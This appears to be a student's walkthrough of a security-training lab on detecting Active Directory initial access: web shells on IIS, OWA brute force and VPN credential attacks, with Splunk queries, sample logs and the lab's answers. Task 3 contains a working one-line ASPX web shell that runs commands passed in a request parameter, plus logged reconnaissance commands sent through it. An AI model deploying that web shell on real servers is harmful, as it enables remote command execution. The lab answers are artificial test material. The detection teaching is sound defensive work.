

L2 - 4.2. Detecting AD Initial Access

Task 1 - Introduction


In an AD environment, every internet-facing service that authenticates against the domain is a potential entry point. This room teaches how to detect initial access attacks against three of the most common ones: IIS web applications, Exchange OWA, and VPN gateways.

Task 2 - Understanding IIS and Its Logs

Attack Surface: The total sum of all possible entry points, vulnerabilities, and exposed assets an attacker can target to breach a system.

Why AD Changes the Attack Surface: Active Directory drastically expands the attack surface by linking independent entry points like web applications, email, and VPNs to a single, centralized directory. Consequently, a single breach anywhere in the network grants an attacker potential access to all domain-wide resources rather than remaining isolated to one machine.

The diagram below illustrates the difference in impact between compromising a standalone server versus a service connected to Active Directory.




What IIS Is and Why It Matters


Internet Information Services (IIS) is Microsoft's web server platform. Exchange, SharePoint, ADFS, and many internal business applications all run on IIS. Any of these

applications can become an initial access point if an attacker finds a vulnerability to exploit.

When a user logs into an IIS-hosted application, IIS passes the credentials to Active Directory for validation. Windows logs the result as Event 4624 (**An account was successfully logged on**) or Event 4625 (**An account failed to log on**). This means IIS authentication generates events in both the **IIS access logs** and the **Windows Security logs** on the web server, while the Domain Controller logs Event 4776 for credential validation, as shown in the diagram below.



IIS stores access logs in `C:\inetpub\logs\LogFiles\W3SVC1` by default. Each log file contains one line per HTTP request.



Important note: IIS records all timestamps in **UTC**, regardless of the server's local time zone. This matters when we correlate IIS entries with Windows Security events, which use the machine's local time zone. Some of fields in the log is relevant for us:

Field	Description	Why It Matters
c-ip	Client IP address	Identifies the attacker's source IP

Field	Description	Why It Matters
cs-uri-stem	URI path requested	Reveals what resource was accessed (web shell paths, admin panels)
cs-uri-query	Query string	Can contain commands passed to web shells
cs-method	HTTP method (GET/POST)	POST requests to unusual paths are suspicious
sc-status	HTTP status code	200=success, 401=auth failure, 302=redirect (used by OWA)
cs(User-Agent)	Browser/tool identifier	Can reveal automated tools (curl, Python), though attackers can spoof it

Normal vs Suspicious IIS Patterns: Normal IIS traffic looks like compared to patterns:

Pattern	Normal	Suspicious
Authentication volume	A few login events per user throughout the day	Hundreds of login attempts from the same IP in minutes
Request timing	09:15 login from 10.5.10.x (office subnet, business hours)	03:22 login from 10.99.50.x (unknown subnet, outside hours)
URI paths	/owa/, /ecp/, /internalapp/default.aspx	/aspnet_client/system_web/shell.aspx or /uploads/cmd.aspx
Query strings	? ViewAction=ReadMessage&ItemID=AAM	?cmd=whoami or ?exec=ipconfig
HTTP methods	GET for pages, POST for login forms	POST to /aspnet_client/shell.aspx (a static file directory)
HTTP status codes	Occasional 404s from typos	Hundreds of 404s from a single IP in minutes (directory scanning)

When analyzing IIS logs, we should first look for deviations from these normal patterns. For example, a flood of authentication failures from a single IP or **POST** requests to files in unexpected directories are both red flags and require investigation.

Answer the questions below

Where does IIS store access logs by default?

C:\inetpub\logs\LogFiles\W3SVC1


Task 3 - Detecting Web Shell Deployment

A web shell is a malicious script (usually with an **.aspx** extension in IIS environments) that lets an attacker execute OS commands through HTTP requests. They survive

reboots, communicate over normal web ports, and don't require additional tools. A basic web shell can be as simple as a single line:

```
<%@ Page Language="C#" %><%System.Diagnostics.Process.Start("cmd.exe", "/c "+Request["cmd"]);%>
```


This accepts a command via the `cmd` parameter in the URL and executes it on the target host. The diagram below shows the typical web shell attack flow.



To understand the real-world impact, let's look at how threat actors have deployed web shells in the wild.

w3wp.exe (IIS Worker Process) is the core executable process that runs web applications hosted on Microsoft Internet Information Services (IIS).

The Core Detection Pattern: Web shell activity has a distinct signature in process chains. During normal IIS operation, the worker process `w3wp.exe` handles HTTP requests and generates responses without launching other processes. Meanwhile, when an attacker interacts with a web shell, `w3wp.exe` spawns child processes to execute commands:



When `w3wp.exe` is spawning `cmd.exe`, `powershell.exe`, or tools that it shouldn't spawn, that's almost always worth investigating. Legitimate IIS applications rarely need to launch command shells.

Investigating Web Shell Activity in Splunk

Step 1: Identify Scanning Activity: Before deploying a web shell, attackers scan for writable paths. In IIS logs, this appears as a burst of 404 (the server could not find the specific resource requested) responses from a single IP:

```
index=iis sc_status=404
| stats count by c_ip
| sort - count
```

This activity, hundreds of 404 responses from a single IP address, is almost certainly a directory scanner.

Moving on with the investigation, we can then filter for that IP's successful requests (`sc_status=200`) (**200 OK**, meaning the server successfully processed the request) to see what they discovered, and use this IP throughout the rest of the investigation.

Step 2: Finding the Suspicious .aspx: Filtering for the IP and HTTP status code using the following query.

```
index=iis c_ip={SUSPICIOUS_IP} sc_status=200
| stats count by cs_uri_stem
| sort - count
```

cs_uri_stem	count
/owa/auth/logon.aspx	15
/aspnet_client/	6
/internalapp/upload.aspx	2
/owa/	2
/	1
/ecp/	1
/internalapp/	1
/internalapp/default.aspx	1

We found a web shell that stands out, along with other URIs discovered by the attacker. Placing a web shell in `/aspnet_client/` exploits a default, writable IIS directory that should never hold server-side code, allowing attackers to blend into legitimate system paths.

Step 3a: Filter for the Suspicious .aspx: Once we've identified the malicious webshell, we'll filter for it to check its activity and interaction with our system:

```
index=iis cs_uri_stem="*/{WEBSHELL_FILENAME}"
| table _time, c_ip, cs_method, cs_uri_query, sc_status
| sort _time
```

_time	c_ip	cs_method	cs_uri_query
2026-02-12 10:44:15		GET	cmd=
2026-02-12 10:44:15		GET	cmd=
2026-02-12 10:44:15		GET	cmd=
2026-02-12 10:44:15		GET	cmd=net%20localgroup%20administrators
2026-02-12 10:44:15		GET	cmd=dir%20C:\Users
2026-02-12 10:44:15		GET	cmd=systeminfo

We can see in the `cs_uri_query` field the reconnaissance commands the attacker executed via the web shell.

Step 3b: Trace the Process Chain in Sysmon: To know when these commands exactly were executed on disk, we'll pivot to process creation events (Sysmon Event ID 1 or Security Event ID 4688 with command line auditing) to see what processes `w3wp.exe` spawned.

```
index=win EventCode=1 ParentImage="*\\w3wp.exe"
| table _time, ParentImage, CommandLine
```

```
| sort _time
```

_time	ParentImage	CommandLine
2026-02-12 10:44:12	C:\Windows\System32\inetsrv\w3wp.exe	"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc. /fullpaths @\"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Tem Files\root\ea22c2559\92c7e946\q1zgs2p.cmdline"
2026-02-12 10:44:15	C:\Windows\System32\inetsrv\w3wp.exe	"cmd.exe" /c [REDACTED]
2026-02-12 10:44:29	C:\Windows\System32\inetsrv\w3wp.exe	"cmd.exe" /c [REDACTED]
2026-02-12 10:44:41	C:\Windows\System32\inetsrv\w3wp.exe	"cmd.exe" /c [REDACTED]
2026-02-12 10:44:58	C:\Windows\System32\inetsrv\w3wp.exe	"cmd.exe" /c net localgroup administrators
2026-02-12 10:45:10	C:\Windows\System32\inetsrv\w3wp.exe	"cmd.exe" /c dir C:\Users
2026-02-12 10:45:20	C:\Windows\System32\inetsrv\w3wp.exe	"cmd.exe" /c systeminfo

This query shows every process that `w3wp.exe` has launched. Here, we see the same reconnaissance commands being executed by `w3wp.exe`, which were executed by the web shell.

Step 4: Find When the Web Shell Was Deployed: To find when the web shell was deployed, we check Sysmon Event ID 11 (FileCreate), which tells us when the file was written to disk:

```
index=win EventCode=11 TargetFilename="*{WEBSHELL_FILENAME}"  
| table _time, Image, TargetFilename
```

_time	Image	TargetFilename
2026-02-12 10:43:18	c:\windows\system32\inetsrv\w3wp.exe	C:\inetpub\wwwroot\aspnet_client\ [REDACTED]

If Sysmon Event ID 11 isn't available in our environment, we can check for `POST` requests that contain the web shell filename in the `cs_uri_query`:

```
index=iis cs_method=POST cs_uri_query="*{WEBSHELL_FILENAME}"  
| table _time, c_ip, cs_uri_stem, cs_uri_query, sc_status  
| sort _time
```

_time	c_ip	cs_uri_stem	cs_uri_query	sc_status
2026-02-12 10:43:18	[REDACTED]	/internalapp/upload.aspx	file=[REDACTED]	200

Some legitimate .NET applications cause `w3wp.exe` to spawn child processes like `csc.exe` (the native command-line compiler for C# built into Microsoft Windows and the .NET Framework). That's normal. The distinguishing factor is what commands are being executed.

Answer the questions below

What is the filename of the web shell the attacker used?

shell.aspx

```
index=iis c_ip=203.0.113.47 sc_status=200
| stats count by cs_uri_stem
| sort - count
```

What IP address was used to interact with the web shell?

203.0.113.47

```
index=iis sc_status=404
| stats count by c_ip
| sort - count
```

After accessing the web shell, what was the first reconnaissance command the attacker executed?

```
index=iis cs_uri_stem="*/shell.aspx"
| table _time, c_ip, cs_method, cs_uri_query, sc_status
| sort _time
```

New Search					Save As ▼	Create T...
<pre> 1 index=iis cs_uri_stem="*/shell.aspx" 2 table _time, c_ip, cs_method, cs_uri_query, sc_status 3 sort _time_ </pre>						
✓ 6 events (before 8/18/26 6:31:24.000 AM) No Event Sampling ▼					Job ▼	■ ↻ ⬇
Events Patterns Statistics (6) Visualization						
Show: 20 Per Page ▼ Format Preview: On						
_time ↕	c_ip ↕	cs_method ↕	cs_uri_query ↕	sc_status ↕		
2026-02-12 10:44:15	203.0.113.47	GET	cmd=whoami			
2026-02-12 10:44:15	203.0.113.47	GET	cmd=ipconfig			
2026-02-12 10:44:15	203.0.113.47	GET	cmd=net%20user			
2026-02-12 10:44:15	203.0.113.47	GET	cmd=net%20localgroup%20administrators			
2026-02-12 10:44:15	203.0.113.47	GET	cmd=dir%20C:\Users			
2026-02-12 10:44:15	203.0.113.47	GET	cmd=systeminfo			

Task 4 - Exchange, OWA, and Credential Attacks

Exchange runs on IIS, so the same `w3wp.exe` detection pattern catches Exchange exploitation. But this task focuses on credential attacks, because that's what we'll see far more often. Before we look at credential attacks, we need to be clear about terminology:

- **Exchange** is the server that handles email delivery, calendaring, and contacts.
- **Outlook** is the desktop client application.
- **OWA (Outlook Web Access)** is the browser-based version that runs on IIS.

What OWA Looks Like From a Log Perspective: A normal login in modern Exchange servers produces one `POST` to `/owa/auth.owa`, a 302 (telling the client that the requested URL has been moved temporarily to a different location) redirect to the inbox, and then `GET` requests as the interface loads.

_time ↕	cs_method ↕	cs_uri_stem ↕	cs_uri_query ↕	sc_status ↕
2026-02-12 10:28:41	POST	/owa/auth.owa		302
2026-02-12 10:28:41	GET	/owa/		200

A failed login also returns HTTP 302, but redirects back to the login page instead of the inbox. Both outcomes are 302 redirects, so the HTTP status code alone doesn't tell us whether a login succeeded or failed.

2026-02-12 10:44:15	POST	/owa/auth.owa		302
2026-02-12 10:44:15	GET	/owa/auth/logon.aspx	reason=2&url=https%3a%2f%2f10.5.10.130%2fowa%2f	200

- The `reason=2` in the query string is OWA's way of indicating a failed login.

- The `url` parameter shows which page the user was trying to reach.

That's where the Windows Security logs come in. Most of the time, when we need the username for an OWA investigation, we pivot to the Windows Security logs, where Event 4624 (successful login) and 4625 (failed login) always capture the account name. The diagram below shows how IIS logs and Windows Security logs complement each other in an OWA investigation.

IIS Logs vs Windows Security Logs

_time	cs_method	cs_url_stem	cs_url_query	sc_status
2026-02-13 20:06:01	GET	/owa/		200
2026-02-13 20:06:01	POST	/owa/auth.owa		302

_time	EventCode	user	Process_Name	Logon_Type
2026-02-13 20:06:01	4624	michelle.smith	C:\Windows\System32\inetrv\w3wp.exe	8

For this room, we only need to know two paths:

- `/owa` is the Outlook Web Access login page. This is where credential attacks happen.
- `/ecp` is the Exchange Control Panel, the administrative interface. Access to this path should be rare and monitored closely, because from there an attacker can create forwarding rules, export mailboxes, or modify Exchange settings.

Answer the questions below

What virtual directory path provides access to the Exchange admin console?

`/ecp`

When investigating an OWA brute-force attack, IIS logs show the attacker's source IP but not the targeted username. Which Windows Event ID should you check to find the targeted account?

4625

Task 5 - Detecting OWA Brute-Force Attacks

Each OWA login attempt generates a `POST` to `/owa/auth.owa`. A burst of `POST` requests to this endpoint from a single IP within a short time window is a brute-force signal. Each failed login also produces Event 4625 in the Windows Security logs, and the successful login produces Event 4624.

Investigating an OWA Brute-Force in Splunk

Step 1: Find Authentication Failures Against OWA

A single IP sending many `POST` requests to `/owa/auth.owa` in a short time window is our brute-force signal:

```
index=iis cs_uri_stem="/owa/auth.owa" cs_method=POST
| bin _time span=5m
| stats count by _time, c_ip
| where count > 10
| sort - count
```

_time	c_ip	count
2026-02-12 10:40:00	[redacted]	16

This same IIS pattern, a burst of POST requests from a single IP, also appears during password spraying attacks. At the IIS level, the two look identical because IIS logs don't capture which account was targeted.

Step 2: Identify the Targeted Account: The `POST` count tells us someone was trying many logins, but IIS logs don't tell us which account was targeted. The `cs_username` field is typically empty for OWA requests. To find the targeted account, we pivot to Security logs Event 4625:

```
index=win EventCode=4625
| stats count by user, Logon_Type
| sort - count
```

user	Logon_Type	count
[redacted]	8	[redacted]
david.chen	3	10
liam.patel	3	1
michelle.smith	3	1

The account with the highest failure count is our brute-force target. Notice the `Logon_Type` 8 (NetworkCleartext), which is how IIS-hosted applications authenticate against AD.

Step 3: Correlate Logins With Windows Security Logs: To determine how many failed authentication attempts occurred, and whether they successfully authenticated for the targeted user:

```
index=win EventCode IN (4624, 4625) user="{TARGETED_USER}" Logon_Type=8
| table _time, EventCode, user, Process_Name, Logon_Type
| sort _time
```

2026-02-12			4625		8
2026-02-12			4625		8
2026-02-12	Failed		4625		8
2026-02-12			4625		8
2026-02-12			4625		8
2026-02-12			4625		8
2026-02-12	Success		4624	C:\Windows\System32\inetsrv\w3wp.exe	8

We can see a cluster of 4625 entries followed by a 4624 when the attacker succeeded. These events are on the web server itself (not the DC) because IIS handles authentication there.

Warning: The `Source_Network_Address` in these 4624/4625 events may be empty or show a local address, because the login is processed locally by IIS. The attacker's real IP is only in the IIS logs, which is why we need both log sources.

Step 4: Check for Post-Authentication Activity: Let's check IIS to see if the attacker accessed any sensitive Exchange paths:

```
index=iis c_ip="{ATTACKER_IP}"
| stats count by cs_uri_stem
| sort - count
```

cs_uri_stem	count
/downloads	1
/e4b11af6-dcb5-47a6-a26e-f5763ef741c8	1
	1
	1
	1
	1
	1
	1
/ftp	1

If we see requests to endpoints like `/ecp` (the Exchange admin panel) or `/powershell` (Exchange Remote PowerShell), this means the attacker was escalating beyond email access.

Answer the questions below

How many failed login attempts occurred during the OWA brute-force attack?

15

```
index=win EventCode=4625
| stats count by user, Logon_Type
| sort - count
```

What username was successfully compromised in this attack?

sarah.kim

Logon_Type=8 occurs when a user authenticates over the network and their credentials are provided to the target authentication system in an unhashed/cleartext form.

```
index=win EventCode IN (4624, 4625) Logon_Type=8
| table _time, EventCode, user, Process_Name, Logon_Type
| sort _time
```

After the successful login, what path did the attacker access to reach the Exchange admin console? (Answer Format: /path)

/ecp

New Search Save As Create Table View Close

1 index=win EventCode IN (4624, 4625) Logon_Type=8
 2 | table _time, EventCode, user, Process_Name, Logon_Type
 3 | sort _time

✓ 22 events (before 8/18/26 6:47:06.000 AM) No Event Sampling Job II → 🔍 ⬇ Smart Mode

Events Patterns **Statistics (22)** Visualization

Show: 20 Per Page Format Preview: On < Prev 1 2 Next >

_time	EventCode	user	Process_Name	Logon_Type
2026-02-12 10:13:49	4624	adm-luke.sullivan	C:\Windows\System32\OpenSSH\sshd.exe	8
2026-02-12 10:14:06	4624	adm-luke.sullivan	C:\Windows\System32\OpenSSH\sshd.exe	8
2026-02-12 10:28:41	4624	luke.sullivan	C:\Windows\System32\inetssrv\w3wp.exe	8
2026-02-12 10:28:58	4624	jessica.martinez	C:\Windows\System32\inetssrv\w3wp.exe	8
2026-02-12 10:29:10	4624	liam.patel	C:\Windows\System32\inetssrv\w3wp.exe	8
2026-02-12 10:29:32	4624	sarah.kin	C:\Windows\System32\inetssrv\w3wp.exe	8
2026-02-12 10:40:15	4625	sarah.kin		8
2026-02-12 10:40:20	4625	sarah.kin		8
2026-02-12 10:40:27	4625	sarah.kin		8
2026-02-12 10:40:32	4625	sarah.kin		8
2026-02-12 10:40:37	4625	sarah.kin		8
2026-02-12 10:40:42	4625	sarah.kin		8

What source IP address conducted this brute-force attack?


203.0.113.47

```
index=iis cs_uri_stem="/owa/auth.owa" cs_method=POST
| bin _time span=5m
| stats count by _time, c_ip
| where count > 10
| sort - count
```

Task 6 - VPN and Active Directory

The VPN gateway is usually a non-Windows appliance (Fortinet, Cisco, Palo Alto, Ivanti), so detection shifts from web server logs to authentication logs. But the principle is the same, where VPN authenticates against AD. So, compromising a VPN account means compromising an AD account.

The VPN Authentication Flow: In most enterprise environments, the VPN gateway doesn't communicate directly with AD. It uses the RADIUS protocol as an intermediary. On Windows, the RADIUS server is called NPS (Network Policy Server). The authentication flow is as shown in the following diagram:



NPS (**Network Policy Server**) events only appear when the VPN gateway is configured to use RADIUS. Some environments configure VPN gateways to authenticate directly against AD via LDAP, in which case, there are no NPS events. Detection then relies on Event 4624/4625 on the VPN gateway itself, and Event 4776 on the DC for credential validation.

LDAP (Lightweight Directory Access Protocol) is an open, vendor-neutral application protocol used to query and manage centralized directory services over an IP network.

NPS Event IDs

Event ID	Meaning	Security Relevance
6272	Network Policy Server granted access	Successful VPN authentication
6273	Network Policy Server denied access	Failed VPN authentication
6274	Network Policy Server discarded the request	Malformed or rejected request

```

EventCode=6272
EventType=0
ComputerName=THM-DC.tryhatmestudios.thm
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=111359
Keywords=Audit Success
TaskCategory=Network Policy Server
OpCode=Info
Message=Network Policy Server granted access to a user.

User:
    Security ID:                S-1-5-21-850000725-1200463294-3662097055-2610
    Account Name:                david.chen
    Account Domain:              TRYHATMESTUDIOS
    Fully Qualified Account Name: tryhatmestudios.thm/Users/David Chen

Client Machine:
    Security ID:                S-1-0-0
    Account Name:                -
    Fully Qualified Account Name: -
    Called Station Identifier:    -
    Calling Station Identifier:   -

NAS:
    NAS IPv4 Address:           10.5.10.200
    NAS IPv6 Address:           -
    NAS Identifier:              -
    NAS Port-Type:               -
    NAS Port:                    0

RADIUS Client:
    Client Friendly Name:        VPN-Gateway
    Client IP Address:           10.5.10.200

Authentication Details:
    Connection Request Policy Name: Use Windows authentication for all users
    Network Policy Name:           VPN-Access-Policy
    Authentication Provider:        Windows
    Authentication Server:          THM-DC.tryhatmestudios.thm
    Authentication Type:            PAP
    EAP Type:                      -

```

Event 6273 includes a **Reason Code** field:

Reason Code	Meaning	What It Tells Us
16	Unknown user name or bad password	Credential attack indicator
48	No matching network policy	Account not authorized for VPN (not an attack)

Reason Code	Meaning	What It Tells Us
65	RADIUS shared secret mismatch	Misconfiguration (not an attack)

```

eventCode=6273
EventType=0
ComputerName=THM-DC.tryhatstudios.thm
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=111351
Keywords=Audit Failure
TaskCategory=Network Policy Server
OpCode=Info
Message=Network Policy Server denied access to a user.

Contact the Network Policy Server administrator for more information.

User:
    Security ID:          S-1-0-0
    Account Name:         david.chen
    Account Domain:       TRYHATSTUDIOS
    Fully Qualified Account Name: TRYHATSTUDIOS\david.chen

Client Machine:
    Security ID:          S-1-0-0
    Account Name:         -
    Fully Qualified Account Name: -
    Called Station Identifier: -
    Calling Station Identifier: -

NAS:
    NAS IPv4 Address:     10.5.10.200
    NAS IPv6 Address:     -
    NAS Identifier:       -
    NAS Port-Type:       -
    NAS Port:            0

```

The rest of the log

```

RADIUS Client:
    Client Friendly Name:  VPN-Gateway
    Client IP Address:     10.5.10.200

Authentication Details:
    Connection Request Policy Name: Use Windows authentication for all users
    Network Policy Name:    -
    Authentication Provider: Windows
    Authentication Server:   THM-DC.tryhatstudios.thm
    Authentication Type:     PAP
    EAP Type:               -
    Account Session Identifier: -
    Logging Results:         Accounting information was written to the local log file.
    Reason Code:            16

Reason: Authentication failed due to a user credentials mismatch. Either
the user name provided does not map to an existing user account or the password was incorrect.

```

Reason code **16** indicates a credential attack. Reason codes **48** and **65** are configuration issues. Knowing the difference prevents misinterpreting legitimate failures as attacks.

Normal vs Malicious VPN Activity

Legitimate VPN usage follows predictable patterns such as users authenticating during **business hours**, from **expected locations**, and accessing a **consistent set of internal resources**. Occasional failures are typical (mistyped passwords), appearing as isolated NPS **6273** events. Ten or twenty NPS **6273** events in rapid succession targeting the same username isn't someone mistyping their password.

And if the attacker already has the correct password, the result is a single NPS **6272** event with no preceding failures. That looks identical to a legitimate login. In that case, detection relies entirely on what occurs after authentication: which hosts the user connects to, what resources they access, and whether any of that deviates from their normal behavior.

Answer the questions below

What Windows Event ID indicates that NPS granted network access to a VPN user?

6272

In a typical enterprise VPN deployment, what protocol does the VPN gateway use to communicate authentication requests to NPS?

RADIUS

Task 7 - Detecting VPN Credential Attacks

This is the third and final investigation scenario difference is the log source: **NPS** instead of **IIS**.

Investigating a VPN Credential Attack in Splunk

Step 1: Identify the Scope of the Attack: Start by looking at NPS denial events:

```
index=win EventCode=6273
| stats count by User_Account_Name, Client_IP_Address
| sort - count
```

User_Account_Name	Client_IP_Address	count
[REDACTED]	10.5.10.200	[REDACTED]
liam.patel	10.5.10.200	1
michelle.smith	10.5.10.200	1

This shows which usernames were targeted and which RADIUS client IPs they originated from. The **Client_IP_Address** identifies the VPN gateway that forwarded the request, not the actual IP that authenticated to the VPN.

Step 2: Find the Compromised Account: To check whether this user successfully authenticated afterwards:

```
index=win EventCode IN (6273,6272) User_Account_Name={COMPROMISED_USER}
| table _time, EventCode, User_Account_Name, Client_IP_Address
```

2026-02-12	[REDACTED]	6273	[REDACTED]	10.5.10.200
2026-02-12	[REDACTED]	6273	[REDACTED]	10.5.10.200
2026-02-12	Failed attempts	6273	[REDACTED]	10.5.10.200
2026-02-12	[REDACTED]	6273	[REDACTED]	10.5.10.200
2026-02-12	[REDACTED]	6273	[REDACTED]	10.5.10.200
2026-02-12	[REDACTED]	6273	[REDACTED]	10.5.10.200
2026-02-12	Successful attempt	6272	[REDACTED]	10.5.10.200

This is a suspicious pattern that might indicate a brute-force attack.

Step 3: Correlate With Security Logon Events: We can also correlate this authentication result with Windows Security logs Event 4624/4625:

```
index=win EventCode IN (4624, 4625) user={COMPROMISED_USER}
| table _time, host, user, EventCode, Logon_Type
| sort _time
```

2026-02-12		THM-DC		4625	3
2026-02-12		THM-DC		4625	3
2026-02-12		THM-DC	Failed attempts	4625	3
2026-02-12		THM-DC		4625	3
2026-02-12		THM-DC		4625	3
2026-02-12		THM-DC		4625	3
2026-02-12		THM-DC		4625	3
2026-02-12		THM-DC	Successful attempt	4624	3

When NPS validates credentials, it authenticates the user against Active Directory. Since NPS runs on **THM-DC** in our lab, it creates a logon session locally, generating Event 4625 for each failed attempt and Event 4624 for the successful one on the same machine. We can see a cluster of 4625 entries followed by a 4624. The timestamp should closely match the NPS 6272 from Step 2. These Security events are useful because they include the **LogonId**, which lets us trace the user's session activity after authentication.

Info: In our lab, NPS runs on **THM-DC**, so the logon session events (4624/4625) appear directly on the Domain Controller. In a production environment where NPS runs on a separate server, these 4624/4625 events would appear on the NPS server instead. The DC would log Event 4776 (Credential Validation) for each authentication attempt, because the DC only validates the password without creating a local logon session for that user.

Answer the questions below

| What username was successfully compromised via VPN after the credential attack?

david.chen

```
index=win EventCode=6273
| stats count by User_Account_Name, Client_IP_Address
```

```
| sort - count
```

Based on the NPS access-accept event, at what time did the successful VPN authentication occur? (Answer Format: HH:MM:SS)

10:47:06

```
index=win EventCode IN (6273,6272) User_Account_Name=david.chen  
| table _time, EventCode, User_Account_Name, Client_IP_Address
```

Task 8 - Investigation Challenge

